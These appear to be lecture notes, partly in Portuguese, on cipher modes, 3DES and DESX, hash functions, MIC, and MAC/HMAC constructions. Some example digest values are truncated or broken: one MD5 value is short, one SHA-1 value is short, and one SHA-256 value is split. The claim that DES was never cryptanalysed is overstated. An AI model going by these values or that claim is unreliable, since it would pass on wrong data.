
Stream cipher modes:
n-bit CFB (Ciphertext Feedback)



Cipher modes: n-bit CTR (Counter)



Stream cipher modes: Galois with Counter Mode (GCM)



Cipher modes: multiple encryption

Cipher Modes: Comparison

	Block		Stream			
	ECB	CBC	OFB	CFB	CTR	GCM
Input pattern hiding		✓	✓	✓	✓	✓
Same key for different messages	✓	✓	other IV	other IV	other IV	other IV
Tampering difficulty	✓	✓ (...)		(...)		✓
Pre-processing			✓		✓	✓
Parallel processing	✓	decrypt	With pre-proc	decrypt	✓	✓
Uniform random access						
Cryptogram single bit error propagation on decryption	same block	same & next block		a few next bits		detected
Capacity to recover from losses	some	some		some		detected

Invented for extending the lifetime of DES

- DES was never cryptanalysed
- But its key was too short (56 bits only)
- Its key could be discovered by brute force


Triple encryption EDE, or 3DES-EDE

- $C_i = E_{K3}(D_{K2}(E_{K1}(P_i)))$
- $P_i = D_{K1}(E_{K2}(D_{K3}(C_i)))$
- With $K1 \neq K2 \neq K3$, it uses a 168-bit key
- With $K1 = K3 \neq K2$, it uses a 112-bit key
- If $K1 = K2 = K3$, then we get simple encryption
- In all cases, 3 times slower than DES

Cipher modes: DESX

Another solution for extending the lifetime of DES

- Much faster than 3DES
- Two extra keys are used to add confusion
 - Before the cipher input
 - After the cipher output
- $C_i = E_K(K_1 \oplus P_i) \oplus K_2$
- $P_i = K_1 \oplus D_K(K_2 \oplus C_i)$
- The length of the equivalent key is 184 bits
 - 64 + 64 + 56 bits
 - More than with 3DES



7.2 Digest Functions

Dá um valor de tamanho fixo a a partir de um texto de tamanho variável (fingerprint).

Produz valores muito diferentes para textos parecidos. Criptografia one-way hash functions.

Propriedades relavantes:

- **Resistência Preimage:** Dada uma digest, é inviável encontrar um texto original que o produza.
- **Resistência 2nd-preimage:** Dado um texto, é inviável encontrar outro com o mesmo digest.
- **Resistência de Colisões:** É inviável encontrar dois textos com o mesmo digest (Paradoxo do Aniversário).

7.2.1 Digest Functions: Tamanhos

Considering the similar, yet different texts:

- T1: "Hello User_A!"
- T2: "Hello User_XY!"

Different algorithms will result in values with different dimension, but independent of the dimension of the text

- MD5 (128 bits):
 - T1: 70df836fdaf02e0dfc990f9139762541
 - T2: a08313b553d8bf53ca7457601a361bea
- SHA-1 (160 bits):
 - T1: f591aa1eabcc97fb39c5f422b370ddf8cb880fde
 - T2: c28b0520311e471280b397eaa55f1689c8866f25
- SHA-256 (256 bits):
 - T1: 9649d8c0d25515a239ec8ec94b293c8868e931ad318df4cd10df fd67aff89905
 - T2: 8fc49cde23d15f8b9b1195962e9ba517116f45661916a0f199fcf21cb686d852

7.2.2 Digest Functions: Conteúdo

Considering the similar, yet different texts:


- T1: "Hello User_B1"
- T2: "Hello User_C1"

A small change in the text (1 bit) results in a completely different result

- MD5:
 - T1: c32e0f62a7c9c815063d373acac80c37
 - T2: 32a1bfc3041259480c6ad16acf0529f
- SHA-1:
 - T1: bab31eb62f961266758524971a7ad8221bc8700b
 - T2: bd758d82899d132cd2af66dc3402948d98de62d
- SHA-256:
 - T1: e663a01d3bec4f35a470aba4baccce79bf484b5d0bfffa88b59a9bb88707758a
 - T2: 69f78345da98c6b8d4785b769cd6ae09e0531716fe5f5a392fde1bcd78a2bb7d

Abordagens:

- Merkle-Damgård Construction (resistente a colisões, funções de compressão one-way, compressão iterativa, length padding)
- Sponge functions.



Algoritmos mais comuns

- MD5 (128 bits, já não é seguro, muito fácil de encontrar colisões)
- SHA-1 (Secure Hash Algorithm, 160 bits, colisão encontrada em 2017)
- SHA-2, aka SHA-256/SHA-512
- SHA-3 (função de compressão sponge)

7.2.3 Message Integrity Code (MIC)

Fornece a capacidade de detetar mudanças por dispositivos. Comunicação e storage de erros, de um processo aleatório ou sem controlo.


Send: Calcula MIC e envia $T + MIC$. T é o texto original, MIC é o digest do texto original.

Receive dados (T') e verifica se $H(T) = MIC$. Calcular $MIC' = \text{digest}(T')$ e validar $MIC' = MIC$.

Não protege de mudanças planeadas para o texto. Atacante pode manipular T em T'' e calcular um novo MIC''

7.2.4 Message Authentication Code (MAC)

MIC computado com uma chave. Apenas quem possui a chave pode gerar/validar o MAC.



7.2.5 MAC: Abordagens

Encriptação de um digest normal, usando, por exemplo, uma cifra de bloco simétrico.

Usando encriptação com feedback e error propagation (CBC-MAC).
Adicionando uma chave para os dados hashed.

- Keyed-MD5 (128-bits). $MD5(K, keyfill, text, L, MD5fill)$
- HMAC (output length depends on the function H used).
 $HMAC(K, opad, H(K, ipad, text))$
 $ipad = 0x36 \times blocksize$
 $opad = 0x5C \times blocksize$

7.2.6 Encriptação + Autenticação

Encrypt-then-MAC: MAC is computed from cryptogram

- Allows verifying integrity before (the longer) decryption

Encrypt-and-MAC: MAC is computed from plaintext

- MAC is not encrypted
- May give information regarding original text (if similar to other)

MAC-then-Encrypt: MAC is computed from plaintext

- MAC is encrypted
- Requires full decryption before MAC is validated

Example: GCM (Galois Counter Mode)

